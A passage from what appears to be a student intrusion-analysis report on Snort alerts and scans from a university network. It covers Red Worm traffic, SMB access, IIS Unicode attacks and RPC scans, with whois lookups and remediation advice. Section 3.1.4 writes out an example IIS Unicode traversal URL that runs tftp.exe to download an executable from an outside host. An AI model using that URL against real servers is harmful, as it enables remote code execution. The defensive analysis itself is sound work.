6	EXPLOIT NTPDX buffer overflow
6	External FTP to HelpDesk MY.NET.70.49
5	NIMDA - Attempt to execute cmd from campus host
5	HelpDesk MY.NET.83.197 to External FTP
5	DDOS shaft client to handler
2	Bugbear@MM virus in SMTP
1	MY.NET.30.3 activity
1	connect to 515 from inside
1	Probable NMAP fingerprint attempt
1	MY.NET.30.4 activity
1	SITE EXEC - Possible wu-ftpd exploit - GIAC000623

3.1. In depth analysis of each detect

3.1.1. High port 65535 tcp - possible Red Worm – traffic
High port 65535 udp - possible Red Worm - traffic

It seems that 2 hosts are infected with the Red Worm (AKA Adore Worm). Those 2 hosts have exchanged many packets with outside hosts. They must be dealt with rapidly. Those two hosts are: **MY.NET.84.151** and **MY.NET.88.193**.

The sensor has logged packets both going to and coming out of these hosts. Those packets targeting port 65535 of UMN hosts coming from ports above 1024 is a good sign of compromised hosts.

```
01/06-00:00:44.433878  [**] High port 65535 tcp - possible Red Worm - traffic [**]
172.180.111.226:4037 -> MY.NET.84.151:65535
01/06-00:00:44.433890  [**] High port 65535 tcp - possible Red Worm - traffic [**]
172.180.111.226:4037 -> MY.NET.84.151:65535
01/06-00:00:44.437466  [**] High port 65535 tcp - possible Red Worm - traffic [**]
MY.NET.84.151:65535 -> 172.180.111.226:4037
01/06-00:00:45.661669  [**] High port 65535 tcp - possible Red Worm - traffic [**]
80.15.129.69:3844 -> MY.NET.84.151:65535
01/06-00:00:45.661829  [**] High port 65535 tcp - possible Red Worm - traffic [**]
MY.NET.84.151:65535 -> 80.15.129.69:3844
01/06-00:00:59.870666  [**] High port 65535 tcp - possible Red Worm - traffic [**]
81.50.184.236:2055 -> MY.NET.84.151:65535
01/06-00:00:59.872711  [**] High port 65535 tcp - possible Red Worm - traffic [**]
MY.NET.84.151:65535 -> 81.50.184.236:2055
01/06-00:01:05.883900  [**] High port 65535 tcp - possible Red Worm - traffic [**]
172.180.111.226:4037 -> MY.NET.84.151:65535
01/06-00:01:11.725467  [**] High port 65535 tcp - possible Red Worm - traffic [**]
212.95.85.172:1540 -> MY.NET.84.151:65535
01/06-00:01:11.726051  [**] High port 65535 tcp - possible Red Worm - traffic [**]
MY.NET.84.151:65535 -> 212.95.85.172:1540
01/06-00:01:26.010391  [**] High port 65535 tcp - possible Red Worm - traffic [**]
172.180.111.226:4037 -> MY.NET.84.151:65535
01/06-00:01:26.011766  [**] High port 65535 tcp - possible Red Worm - traffic [**]
MY.NET.84.151:65535 -> 172.180.111.226:4037
```

Sample taken from alert.030106

This worm installs a backdoor and infected hosts are to be considered compromised.

Other hosts had traffic that still could be Red worm but the traffic was only in one direction. We suggest that UMN verify those hosts after all other high priority recommendations have been taken care of.

The registry information of the 2 most active source IP are :

```
$ whois 80.14.23.232

OrgName:    RIPE Network Coordination Centre
OrgID:      RIPE

NetRange:   80.0.0.0 - 80.255.255.255
CIDR:       80.0.0.0/8
NetName:    80-RIPE
```

```
NetHandle:  NET-80-0-0-0-1
Parent:
NetType:    Allocated to RIPE NCC
NameServer: NS.RIPE.NET
NameServer: AUTH62.NS.UU.NET
NameServer: NS3.NIC.FR
NameServer: SUNIC.SUNET.SE
NameServer: MUNNARI.OZ.AU
NameServer: NS.APNIC.NET
NameServer: SVC00.APNIC.NET
Comment:    These addresses have been further assigned to users in
            the RIPE NCC region. Contact information can be found in
            the RIPE database at whois.ripe.net

RegDate:
Updated:    2002-09-11

OrgTechHandle: RIPE-NCC-ARIN
OrgTechName:   RIPE NCC Hostmaster
OrgTechPhone:  +31 20 535 4444
OrgTechEmail:  nicdb@ripe.net

# ARIN Whois database, last updated 2003-01-24 20:00
# Enter ? for additional hints on searching ARIN's Whois database.
% This is the RIPE Whois server.
% The objects are in RPSL format.
%
% Rights restricted by copyright.
% See http://www.ripe.net/ripencc/pub-services/db/copyright.html

inetnum:      80.14.23.0 - 80.14.23.255
netname:      IP2000-ADSL-BAS
descr:        BSPUT105 Puteaux Bloc1
country:      FR
admin-c:      WITR1-RIPE
tech-c:       WITR1-RIPE
status:       ASSIGNED PA
remarks:      for hacking, spamming or security problems send mail to
remarks:      postmaster@wanadoo.fr AND abuse@wanadoo.fr
remarks:      for ANY problem send mail to gestionip.ft@francetelecom.com
mnt-by:       FT-BRX
changed:      gestionip.ft@francetelecom.com 20020109
source:       RIPE

route:        80.14.0.0/16
descr:        France Telecom
descr:        Wanadoo Interactive
remarks:      ----------------------------------------
remarks:      For Hacking, Spamming or Security problems
remarks:      send mail to      abuse@francetelecom.net
remarks:      ----------------------------------------
origin:       AS3215
mnt-by:       RAIN-TRANSPAC
mnt-by:       FT-BRX
changed:      karim@rain.fr 20011221
source:       RIPE

role:         Wanadoo Interactive Technical Role
address:      WANADOO INTERACTIVE
address:      48 rue Camille Desmoulins
address:      92791 ISSY LES MOULINEAUX CEDEX 9
address:      FR
phone:        +33 1 58 88 50 00
e-mail:       abuse@wanadoo.fr
e-mail:       postmaster@wanadoo.fr
admin-c:      FTI-RIPE
tech-c:       TEFS1-RIPE
nic-hdl:      WITR1-RIPE
notify:       gestionip.ft@francetelecom.com
mnt-by:       FT-BRX
changed:      gestionip.ft@francetelecom.com 20010504
```

```
changed:      gestionip.ft@francetelecom.com 20010912
changed:      gestionip.ft@francetelecom.com 20011204
source:       RIPE

$ whois 80.200.150.161

OrgName:    RIPE Network Coordination Centre
OrgID:      RIPE

NetRange:   80.0.0.0 - 80.255.255.255
CIDR:       80.0.0.0/8
NetName:    80-RIPE
NetHandle:  NET-80-0-0-0-1
Parent:
NetType:    Allocated to RIPE NCC
NameServer: NS.RIPE.NET
NameServer: AUTH62.NS.UU.NET
NameServer: NS3.NIC.FR
NameServer: SUNIC.SUNET.SE
NameServer: MUNNARI.OZ.AU
NameServer: NS.APNIC.NET
NameServer: SVC00.APNIC.NET
Comment:    These addresses have been further assigned to users in
            the RIPE NCC region. Contact information can be found in
            the RIPE database at whois.ripe.net

RegDate:
Updated:    2002-09-11

OrgTechHandle: RIPE-NCC-ARIN
OrgTechName:   RIPE NCC Hostmaster
OrgTechPhone:  +31 20 535 4444
OrgTechEmail:  nicdb@ripe.net

# ARIN Whois database, last updated 2003-01-24 20:00
# Enter ? for additional hints on searching ARIN's Whois database.
% This is the RIPE Whois server.
% The objects are in RPSL format.
%
% Rights restricted by copyright.
% See http://www.ripe.net/ripencc/pub-services/db/copyright.html

inetnum:      80.200.0.0 - 80.200.255.255
netname:      BE-SKYNET-20011108
descr:        ADSL Customers
descr:        Skynet Belgium
country:      BE
admin-c:      JFS1-RIPE
tech-c:       PDH16-RIPE
status:       ASSIGNED PA
mnt-by:       SKYNETBE-MNT
changed:      ripe@skynet.be 20011212
source:       RIPE

route:        80.200.0.0/15
descr:        SKYNETBE-CUSTOMERS
origin:       AS5432
notify:       noc@skynet.be
mnt-by:       SKYNETBE-MNT
changed:      noc@skynet.be 20011116
source:       RIPE

person:       Jean-Francois Stenuit
address:      Belgacom Skynet NV/SA
address:      Rue Carli 2
address:      B-1140 Bruxelles
address:      Belgium
phone:        +32 2 706-1311
fax-no:       +32 2 706-1150
e-mail:       jfs@skynet.be
nic-hdl:      JFS1-RIPE
```

```
remarks:        ----------------------------------------
remarks:        Network problems to: noc@skynet.be
remarks:        Peering requests to: peering@skynet.be
remarks:        Abuse notifications to: abuse@skynet.be
remarks:        ----------------------------------------
mnt-by:         SKYNETBE-MNT
changed:        jfs@skynet.be 19970707
changed:        ripe@skynet.be 20021125
source:         RIPE

person:         Pieterjan d'Hertog
address:        Belgacom Skynet sa/nv
address:        2 Rue Carli
address:        B-1140 Brussels
address:        Belgium
phone:          +32 2 706 13 11
fax-no:         +32 2 706 13 12
e-mail:         piet@skynet.be
nic-hdl:        PDH16-RIPE
remarks:        ----------------------------------------
remarks:        Network problems to: noc@skynet.be
remarks:        Peering requests to: peering@skynet.be
remarks:        Abuse notifications to: abuse@skynet.be
remarks:        ----------------------------------------
mnt-by:         SKYNETBE-MNT
changed:        jfs@skynet.be 19990415
changed:        piet@skynet.be 19991210
changed:        piet@skynet.be 20000302
changed:        piet@skynet.be 20020329
source:         RIPE
```

High priority recommendations :

- Follow instructions as stated in http://www.sans.org/y2k/adore.htm for disinfection.

Recommendations :

- Verify all Linux hosts for the presence of Red Worm.

For more information see :

- http://www.sans.org/y2k/adore.htm
- http://www.giac.org/practical/Matthew_Fiddler_GCIA.doc

3.1.2. SMB Name Wildcard
SMB C access

These detect means that hosts outside the UMN network are trying to access (or are actually accessing) default shares on Windows hosts. If the right password is provided, this may give access to the entire file system or shares. If these are legitimate sharing attempts, they should be done more securely and without using default shares.

The NSA Security recommendations for Windows hosts encourage system administrators to deactivate default shares.

High priority recommendations :

- Block all netbios traffic at the gateway.

Recommendations :

- Deactivate default shares.
- Use VPNs for sharing windows resources with external hosts.

For more information consult:

- Discussion about this detect: http://archives.neohapsis.com/archives/snort/2000-01/0220.html
- NSA security guides http://www.nsa.gov/snac/

3.1.3. Watchlist 000220 IL-ISDNNET-990517 Watchlist 000222 NET-NCFC

Watched activity from/to an Israeli ISP (IL-ISDNNET) and the "Computer Network Center Chinese Academy of Sciences" (NCFC).
Since UMN did not give any information on these customized rules I cannot give any insight on the severity of these detects.

Recommendations :

- None.

3.1.4. spp_http_decode: IIS Unicode attack detected IDS552/web-iis_IIS ISAPI Overflow ida nosize TFTP - External UDP connection to internal tftp server TFTP - Internal TCP connection to external tftp server NIMDA - Attempt to execute cmd from campus host

These detects are often related. Hackers use IIS vulnerability to trigger TFTP download of rogue software onto the target host and execute them. This will result in compromised hosts if successful.

One host (MY.NET.130.187) seems to be vulnerable and may have been compromised. This host has been targeted by a "IIS Unicode attack" and initiated a TFTP connection a few seconds later.

```
01/06-04:07:56.402920  [**] spp_http_decode: IIS Unicode attack detected [**]
61.13.134.50:4204 -> MY.NET.130.187:80
01/06-04:08:00.168596  [**] TFTP - Internal UDP connection to external tftp server
[**] MY.NET.130.187:2201 -> 192.168.1.1:69
(...)
01/06-07:12:35.850529  [**] spp_http_decode: IIS Unicode attack detected [**]
62.217.98.2:4684 -> MY.NET.130.187:80
01/06-07:12:35.850529  [**] spp_http_decode: IIS Unicode attack detected [**]
62.217.98.2:4684 -> MY.NET.130.187:80
01/06-07:12:35.850529  [**] spp_http_decode: IIS Unicode attack detected [**]
62.217.98.2:4684 -> MY.NET.130.187:80
01/06-07:12:37.168514  [**] spp_http_decode: IIS Unicode attack detected [**]
62.217.98.2:4704 -> MY.NET.130.187:80
01/06-07:12:38.486137  [**] spp_http_decode: IIS Unicode attack detected [**]
62.217.98.2:4716 -> MY.NET.130.187:80
01/06-07:12:50.409634  [**] TFTP - Internal UDP connection to external tftp server
[**] MY.NET.130.187:2282 -> 62.217.98.2:69
```

```
Samples from alert.030106
```

The first attack is unlikely to have succeeded because the TFTP server is in a private address range.

The second however, is likely to have succeeded. 12 seconds after the unicode attack, the UMN host initiated a connection to a TFTP server using a reachable IP address. This type of behaviour is highly suspicious and requires immediate investigation.

The attacker is using this url to exploit the vulnerability enabling him to execute virtually any command on the system.

```
http://MY.NET.130.187/scripts/..%c0%af../winnt/system32/tftp.exe+"-
i"+62.217.98.2+GET+someprogram.exe+c:\some\path\someprogram.exe
```

Example of a possible URL used.

Registry information of the source IP :

```
$ whois 61.13.134.50

OrgName:    Asia Pacific Network Information Centre
OrgID:      APNIC

NetRange:   61.0.0.0 - 61.255.255.255
CIDR:       61.0.0.0/8
NetName:    APNIC3
NetHandle:  NET-61-0-0-0-1
Parent:
NetType:    Allocated to APNIC
NameServer: NS1.APNIC.NET
NameServer: NS3.APNIC.NET
NameServer: NS.RIPE.NET
NameServer: RS2.ARIN.NET
Comment:    This IP address range is not registered in the ARIN database.
            For details, refer to the APNIC Whois Database via
            WHOIS.APNIC.NET or http://www.apnic.net/apnic-bin/whois2.pl
            ** IMPORTANT NOTE: APNIC is the Regional Internet Registry
            for the Asia Pacific region. APNIC does not operate networks
            using this IP address range and is not able to investigate
            spam or abuse reports relating to these addresses. For more
            help, refer to http://www.apnic.net/info/faq/abuse

RegDate:    1997-04-25
Updated:    2002-09-11

OrgTechHandle: SA90-ARIN
OrgTechName:   System Administrator, System
OrgTechPhone:  +61 7 3858 3100
OrgTechEmail:

# ARIN Whois database, last updated 2003-01-24 20:00
# Enter ? for additional hints on searching ARIN's Whois database.
$ whois -h WHOIS.APNIC.NET 61.13.134.50
% [whois.apnic.net node-2]
% How to use this server        http://www.apnic.net/db/
% Whois data copyright terms    http://www.apnic.net/db/dbcopyright.html

inetnum:      61.13.134.32 - 61.13.134.63
netname:      VOGUETEKNET
descr:        We are an industrial company
country:      TW
admin-c:      ML166-AP
```

```
tech-c:       JYB1-AP
mnt-by:       IS-NCD
changed:      billjean@mail.infoserve.com.tw 20000828
status:       ASSIGNED NON-PORTABLE
source:       APNIC
changed:      hm-changed@apnic.net  20020827

person:       Maggie Liao
address:      Voguetek International Ltd.
address:      No. 197, Sec. 1, Ho Ping E. Rd., Taipei
address:      Taiwan, R.O.C
country:      TW
phone:        +886-2-23560620
fax-no:       +886-2-23942047
e-mail:       billjean@mail.infoserve.com.tw
nic-hdl:      ML166-AP
mnt-by:       IS-NCD
changed:      billjean@mail.infoserve.com.tw 20000825
source:       APNIC

person:       Jean YY Bill
address:      12th Fl.-2, No. 33, Sec. 1, Min-Shen Rd., Pan-Chiao, Taipei County
address:      Taiwan, R.O.C
country:      TW
phone:        +886-2-29579972 ext. 101
fax-no:       +886-2-29572515
e-mail:       billjean@mail.infoserve.com.tw
nic-hdl:      JYB1-AP
mnt-by:       IS-NCD
changed:      billjean@mail.infoserve.com.tw 19980623
source:       APNIC
```

The registry information let to believe that the source host was compromised. I recommend that UMN contact them.

High priority recommendations :

- Look into IIS logs for signs of the Unicode Attack around the date and time specified in the log samples.
- Clean up host if compromised.

Recommendations :

- Apply security related patches as often as possible.

For more information see refer to :

- SecurityFocus vulnerability database about Microsoft IIS Extended Unicode Directory Traversal Vulnerability http://online.securityfocus.com/bid/1806

3.1.5. spp_http_decode: CGI Null Byte attack detected

This detect is bound to generate a lot of false positives and the only way to verify it is looking at the payload. Since we do not have access to the packet payload we cannot draw conclusions.

Recommendations:

- Verify system logs for signs of system compromise

- Log the offending packets.

3.1.6. Null scan!
NMAP TCP ping!
Probable NMAP fingerprint attempt

Those are reconnaissance activities. They must be considered hostile and the initiating hosts must be monitored.

3.1.7. Queso fingerprint

High probability of Queso, hping or nmap scans. Those programs uses the ECN bits for fingerprinting. Those bits are also used for congestion notification. Toby Miller has written a special notice regarding ECN and these programs. When correlating the alert log with the oos logs we can see that the TOS field is always 0 meaning that those are not valid ECN but crafted packets.

For more information see consult :

- http://www.sans.org/y2k/ecn.htm

3.1.8. Possible trojan server activity

100% of detects use port 27374, which is the default port for SubSeven 2.1, a known Microsoft Windows Trojan. All hosts using that port number are from outside of the UMN network. Port 27374 is the listening port of the trojaned host. If it is really SubSeven traffic, it means no UMN hosts are compromised with SubSeven but UMN network users have access to external hosts, which are compromised.

But, 96% of detects uses both ports 27374 and 1214 (KaZaa). KaZaa is a peer-to-peer network file-sharing program. It is more likely that it is KaZaa traffic we are seeing. The other 4% uses ports 80 and 110 and may be related to normal web and email traffic.

Those detects are likely false positives.

Recommendations :

- UMN should optimize the snort rule to restrict port 27374 to MY.NET.0.0/16 to limit false positives.

```
alert TCP $EXTERNAL any -> $INTERNAL 27734 (msg: "Possible trojan server activity";
flags: A+; )
```

3.1.9. Port 55850 tcp - Possible myserver activity - ref. 010313-1
Port 55850 udp - Possible myserver activity - ref. 010313-1

For these detects I found a reference in Christof Voemels paper. Christof found a mailing list thread about a DDOS tool named myserver. However, this tool (according to the discussion) is using UDP. 1371 out of the 1445 TCP detects are false positives. An external host uses the port 55850 or they are related with

ports normally used for FTP, SMTP, identd, http, and kazaa traffic. Some of the remaining TCP detects are using odd ports like : 7777, 7788, 8888, etc... and they are all related to MY.NET.140.136. This host may have been compromised and should be verified.

For the UDP detects, MY.NET.188.24,MY.NET.87.223,MY.NET.86.89 and MY.NET.140.9 show suspicious activity as they exchange UDP packets on strange ports. For MY.NET.140.9 it almost seems like a UDP scan of 137.145.206.116.

```
01/06-00:23:36.617407  [**] Port 55850 udp - Possible myserver activity - ref. 010313-
1 [**] MY.NET.188.24:55850 -> 10.0.1.1:192
01/08-07:01:08.511006  [**] Port 55850 udp - Possible myserver activity - ref. 010313-
1 [**] MY.NET.188.24:55850 -> 10.0.1.1:192
01/08-13:47:38.898221  [**] Port 55850 udp - Possible myserver activity - ref. 010313-
1 [**] MY.NET.86.89:55850 -> 10.0.1.1:192
01/09-13:32:53.708209  [**] Port 55850 udp - Possible myserver activity - ref. 010313-
1 [**] MY.NET.86.89:55850 -> 10.0.1.1:192
01/10-02:08:41.286178  [**] Port 55850 udp - Possible myserver activity - ref. 010313-
1 [**] MY.NET.87.233:55850 -> 10.0.1.1:192
01/10-15:36:54.663628  [**] Port 55850 udp - Possible myserver activity - ref. 010313-
1 [**] MY.NET.87.233:55850 -> 10.0.1.1:192
(..)
01/12-21:55:36.427864  [**] Port 55850 udp - Possible myserver activity - ref. 010313-
1 [**] MY.NET.140.9:55850 -> 137.145.206.116:33436
01/12-21:55:36.428166  [**] Port 55850 udp - Possible myserver activity - ref. 010313-
1 [**] MY.NET.140.9:55850 -> 137.145.206.116:33437
01/12-21:55:36.428513  [**] Port 55850 udp - Possible myserver activity - ref. 010313-
1 [**] MY.NET.140.9:55850 -> 137.145.206.116:33438
01/12-21:55:36.429154  [**] Port 55850 udp - Possible myserver activity - ref. 010313-
1 [**] MY.NET.140.9:55850 -> 137.145.206.116:33439
01/12-21:55:36.429673  [**] Port 55850 udp - Possible myserver activity - ref. 010313-
1 [**] MY.NET.140.9:55850 -> 137.145.206.116:33440
01/12-21:55:36.430218  [**] Port 55850 udp - Possible myserver activity - ref. 010313-
1 [**] MY.NET.140.9:55850 -> 137.145.206.116:33441
```

These hosts may have been compromised and should be verified.

High priority recommendations :

- Clean up host if compromised.
- Block inbound UDP 55850 port at gateway if it is possible.

For more information see :

- Christof's paper: http://www.giac.org/practical/Christof_Voemel_GCIA.txt
- myserver DDOS tool reference in Christof's paper. http://archives.neohapsis.com/archives/incidents/2000-10/0136.html

3.1.10. SUNRPC highport access! Attempted Sun RPC high port access External RPC call

Of the 692 detects, 398 seems to be false positives because of the port the external host is using is related to well known services like http, https, ssh, time, ftp and smtp.

276 of the remaining detects are part of an aggressive horizontal SYN scan from 192.203.200.140 (See sample below). This host scanned the majority of MY.NET.133.0/24 and MY.NET.134.0/24, all hosts in the MY.NET.137.64/29 and the MY.NET.190.55 host in just 3 seconds. It seems that the intent was to scan the full range of addresses. We can ~~pretend~~ assume this because the number of hosts in the gaps is consistent with the gaps in the source port. Those gaps in the horizontal scanning can be caused be some kind of ingress filtering.

```
(...)
01/11-20:20:23.316377  [**] External RPC call [**] 192.203.200.140:3886 ->
MY.NET.133.53:111
01/11-20:20:23.318001  [**] External RPC call [**] 192.203.200.140:3897 ->
MY.NET.133.64:111
(...)
01/11-20:20:23.318111  [**] External RPC call [**] 192.203.200.140:3900 ->
MY.NET.133.67:111
01/11-20:20:23.320749  [**] External RPC call [**] 192.203.200.140:3919 ->
MY.NET.133.86:111
(...)
```

Samples from alert.030111

In the first sample the gap is 11, in the second 19 and so on.

```
Jan 11 20:20:26 192.203.200.140:4310 -> MY.NET.134.222:111 SYN ******S*
Jan 11 20:20:26 192.203.200.140:4311 -> MY.NET.134.223:111 SYN ******S*
Jan 11 20:20:26 192.203.200.140:4312 -> MY.NET.134.224:111 SYN ******S*
Jan 11 20:20:26 192.203.200.140:4313 -> MY.NET.134.225:111 SYN ******S*
Jan 11 20:20:26 192.203.200.140:4314 -> MY.NET.134.226:111 SYN ******S*
Jan 11 20:20:26 192.203.200.140:4315 -> MY.NET.134.227:111 SYN ******S*
Jan 11 20:20:26 192.203.200.140:4316 -> MY.NET.134.228:111 SYN ******S*
Jan 11 20:20:26 192.203.200.140:4317 -> MY.NET.134.229:111 SYN ******S*
Jan 11 20:20:26 192.203.200.140:4318 -> MY.NET.134.230:111 SYN ******S*
Jan 11 20:20:26 192.203.200.140:4319 -> MY.NET.134.231:111 SYN ******S*
```

Sample from scans.030111

The 18 remaining detects implies port 32771 of UMN hosts. This port is used by rpcbind (portmapper) on Solaris hosts. Normally rpcbind listens to port 111 but under Solaris rpcbind also listens on port 32771. Those detects could be misfires or reconnaissance. There is not enough information in the logs to draw conclusions. None of the scanned hosts have been targeted on this port.

There are no indications that scanned hosts have been compromised with RPC services. There is no log entry with access to known RCP services for scanned hosts.

Registry information of the source IP address :

```
$ whois  192.203.200.140

OrgName:    Southern University
OrgID:      SOUTHE-2

NetRange:   192.203.200.0 - 192.203.200.255
CIDR:       192.203.200.0/24
NetName:    SUBR4-NET
```

```
NetHandle:  NET-192-203-200-0-1
Parent:     NET-192-0-0-0-0
NetType:    Direct Assignment
NameServer: CMPS.SUBR.EDU
NameServer: CLUSTER.ENGR.SUBR.EDU
Comment:
RegDate:    1992-09-23
Updated:    1995-05-15

TechHandle: AJ44-ARIN
TechName:   Johnson, Alonzo
TechPhone:  +1-504-771-4570
TechEmail:  JohnsonA@csc.cmps.subr.edu
```

High priority recommendation

- Block incoming traffic to port 111
- Use filtering software on Unix hosts to restrict access to the portmapper from known hosts.

Recommendations

- Deactivate portmapper and RPC services on hosts that ~~does~~ do not require those services.

For more information see refer to:

- Solaris rpcbind Listening on a Non-Standard Port Vulnerability http://online.securityfocus.com/bid/205

3.1.11. IRC evil - running XDCC

XDCC is a file transfer server (AKA bots) that sits and waits for incoming request for file transfer usually requested by IRC clients using DCC channels (Direct Client Communication). They list their files in IRC chat rooms. Even if the use of those servers may be legitimate, they are primarily used for warez (illegal software) repository. These repository are installed on compromised hosts to steal the network bandwidth. Universities are often the targets because of their large bandwidth.

All detects in the UMN logs are false positives (in the UMN security point of view). There is no indication in UMN logs that hosts in UMN networks are hosting rogue XDCC file servers. All detects are UMN users accessing IRC servers or XDCC file server on other networks.

Recommendations :

- Update the rule to check for incoming traffic to UMN hosts targeting port 6667 and 7000 to limit false positives.

For more information on illegal use of XDCC

- http://www.russonline.net/tonikgin/EduHacking.html

3.1.12. TCP SRC and DST outside network
ICMP SRC and DST outside network

This type of detect is usually related to IP address spoofing. Since, only the source addresses can be spoofed this leaves 2 choices :

- Those packets are initiated from inside the UMN network
- Those packets were initiated from an other network but were forced into UMN network via IP source routing

The second one is less likely because there is nothing to gain with this type of behaviour (from an attacker point of view). The first one is more likely. This means that some hosts inside UMN network are sending crafted packets with a spoofed source address. This is abnormal behaviour and there is a high probability that those packets are malicious.

One exception was discovered however. It seems that 12 of those detects are using a source and destination address range reserved for private networks (RFC 1918). These addresses are unlikely spoofed because those packets would not go far on the internet. We suggest further investigation of these types of traffic as they may uncover configuration problems.

Recommendations:

- Add filters on all routers and/or firewalls to prevent IP spoofing.

3.1.13. EXPLOIT x86 NOOP
EXPLOIT x86 setuid 0
EXPLOIT x86 setgid 0
EXPLOIT x86 stealth noop

There is 2312 of these detects in all the alert log files processed. These detects try to find signs of exploitation of buffer overflows in software.

The log files do not contain enough information to conclude to a system compromise or false positive. Binary transfers (images, video, audio...) are likely to trigger false positives on these set of rules. However, we cannot tell with certainty if these detects are real exploit attempts or false positives. Therefore I must recommend further analysis of targeted hosts that uses Intel like (AMD, Cyrix...) processor architecture. Any other type of processor is not likely to be compromised.

Here are the targeted hosts with those detects. (Number of hits is shown between parentheses)

MY.NET.150.210	(887)	MY.NET.198.239	(306)	MY.NET.86.33	(287)
MY.NET.150.207	(226)	MY.NET.150.216	(91)	MY.NET.154.27	(88)
MY.NET.88.163	(65)	MY.NET.27.210	(25)	MY.NET.88.242	(23)
MY.NET.198.226	(20)	MY.NET.99.36	(20)	MY.NET.84.160	(17)
MY.NET.153.176	(14)	MY.NET.150.209	(12)	MY.NET.153.186	(11)

MY.NET.88.168	(10)	MY.NET.70.176	(8)	MY.NET.83.146	(8)
MY.NET.87.107	(7)	MY.NET.150.215	(6)	MY.NET.80.133	(6)
MY.NET.86.19	(6)	MY.NET.198.220	(6)	MY.NET.113.4	(6)
MY.NET.153.206	(5)	MY.NET.83.215	(5)	MY.NET.87.7	(5)
MY.NET.82.248	(5)	MY.NET.153.168	(4)	MY.NET.116.27	(3)
MY.NET.53.57	(3)	MY.NET.88.162	(3)	MY.NET.53.36	(3)
MY.NET.140.136	(3)	MY.NET.163.146	(3)	MY.NET.83.111	(3)
MY.NET.150.101	(3)	MY.NET.83.183	(2)	MY.NET.116.26	(2)
MY.NET.130.187	(2)	MY.NET.168.14	(2)	MY.NET.153.201	(2)
MY.NET.81.37	(2)	MY.NET.150.229	(2)	MY.NET.152.159	(2)
MY.NET.84.156	(2)	MY.NET.81.42	(2)	MY.NET.104.42	(2)
MY.NET.88.238	(2)	MY.NET.163.17	(2)	MY.NET.87.194	(2)
MY.NET.153.164	(2)	MY.NET.100.220	(2)	MY.NET.168.98	(2)
MY.NET.53.196	(2)	MY.NET.180.47	(2)	MY.NET.150.210	(1)
MY.NET.184.37	(1)	MY.NET.139.10	(1)	MY.NET.117.167	(1)
MY.NET.132.50	(1)	MY.NET.178.76	(1)	MY.NET.189.15	(1)
MY.NET.83.189	(1)	MY.NET.115.11	(1)	MY.NET.198.235	(1)
MY.NET.178.84	(1)	MY.NET.150.220	(1)	MY.NET.150.113	(1)
MY.NET.111.233	(1)	MY.NET.91.252	(1)	MY.NET.189.52	(1)
MY.NET.182.79	(1)	MY.NET.117.177	(1)	MY.NET.90.194	(1)
MY.NET.178.41	(1)	MY.NET.168.252	(1)	MY.NET.189.37	(1)
MY.NET.109.104	(1)	MY.NET.118.45	(1)	MY.NET.108.34	(1)
MY.NET.153.179	(1)	MY.NET.198.34	(1)	MY.NET.110.224	(1)
MY.NET.157.48	(1)	MY.NET.53.39	(1)	MY.NET.91.100	(1)
MY.NET.70.48	(1)	MY.NET.86.81	(1)	MY.NET.112.30	(1)
MY.NET.168.153	(1)	MY.NET.168.170	(1)	MY.NET.180.39	(1)
MY.NET.130.106	(1)	MY.NET.88.209	(1)	MY.NET.84.91	(1)
MY.NET.153.208	(1)	MY.NET.91.104	(1)	MY.NET.82.51	(1)
MY.NET.153.210	(1)	MY.NET.70.225	(1)	MY.NET.116.47	(1)
MY.NET.178.42	(1)	MY.NET.122.120	(1)	MY.NET.112.166	(1)
MY.NET.178.124	(1)	MY.NET.53.164	(1)	MY.NET.118.46	(1)
MY.NET.112.192	(1)	MY.NET.163.135	(1)	MY.NET.91.29	(1)
MY.NET.84.22	(1)	MY.NET.130.120	(1)	MY.NET.157.102	(1)
MY.NET.178.222	(1)	MY.NET.130.125	(1)	MY.NET.110.84	(1)
MY.NET.91.66	(1)	MY.NET.53.45	(1)	MY.NET.29.11	(1)
MY.NET.104.203	(1)	MY.NET.88.240	(1)	MY.NET.106.190	(1)
MY.NET.189.62	(1)	MY.NET.87.106	(1)	MY.NET.83.72	(1)
MY.NET.198.97	(1)				

High priority Recommendations :

- Find which hosts of the 127 are x86 based and check for signs of compromised host

3.1.14. EXPLOIT NTPDX buffer overflow

This particular detect is triggered by an IP packet greater than 128 bytes targeting the port 123. Some implementations of NTPDX (time server daemon) are vulnerable to a buffer overflow if they receive packets greater than 128 bytes. However, some false positives may occur if the IP header has options. Since there is insufficient data in the log files to conclude that those are false positives, UMN should take preventive measures and check that UMN hosts do not have vulnerable time servers.

Hosts that must be verified :

MY.NET.88.164
MY.NET.87.55
MY.NET.90.240
MY.NET.177.61
MY.NET.91.2
MY.NET.87.7

Recommendations :

- Log the offending packet.
- Block port 123 for non time server hosts at the gateway.

For more information see :

- "NTPDX-BUFFER-OVERFLOW" definition at whitehat's arachnids database
  http://www.whitehats.com/info/IDS492

3.1.15. FTP passwd attempt

Someone attempted to download a file which contains the string "passwd" in ~~it's~~ its name. It could be the /etc/passwd file. If those FTP server systems are not properly configured the real server's password file may have been downloaded. Anonymous users should not have access to the root file system. Authenticated users may have access to the root file server.

FTP servers :
MY.NET.5.92
MY.NET.113.208
MY.NET.130.187
MY.NET.157.105

Recommendations :

- Check configuration and logs of FTP servers for suspicious activity.

3.1.16. RFB - Possible WinVNC - 010708-1

VNC is a remote display system that allows remote administration of computer systems. These installations must be configured with a strong password. VNC should also be used inside SSH or other tunnelling solution to protect the session.

For more information refer to:

- Question 55 of the VNC FAQ
  http://www.uk.research.att.com/vnc/faq.html

3.1.17. External FTP to HelpDesk MY.NET.70.50
External FTP to HelpDesk MY.NET.70.49
HelpDesk MY.NET.83.197 to External FTP
MY.NET.30.4 activity
MY.NET.30.3 activity

Since UMN did not give any information on these customized rules, I cannot give any insight on the severity of these detects.

3.1.18. SITE EXEC - Possible wu-ftpd exploit - GIAC000623

Some older versions of wu-ftpd are vulnerable to root compromise via site exec FTP commands due to poor security restrictions. UMN should verify if MY.NET.105.42 FTP server is running version prior to 2.4 and check logs for signs of compromise.

Recommendations:

- Verify if FTP servers are running vulnerable configuration

For more information see :

- http://www.whitehats.com/cgi/arachNIDS/Show?_id=ids317&view=event

3.1.19. Connect to 515 from inside

A UMN host tried to connect to an external host port related to the printer spooler. Aside information leakage, there is no known threats to the UMN network. This event has occurred only once.

No recommendations.

3.1.20. DDOS shaft client to handler

Shaft is a distributed denial of service tool. However, in this case, the external port is 80 and the external host is Sony pictures web server. Those 5 detects are false positives.

No recommendations

For more information see :

- IDS254 "DDOS-SHAFT-CLIENT-TO-HANDLER" http://www.whitehats.com/info/IDS254

3.1.21. Bugbear@MM virus in SMTP

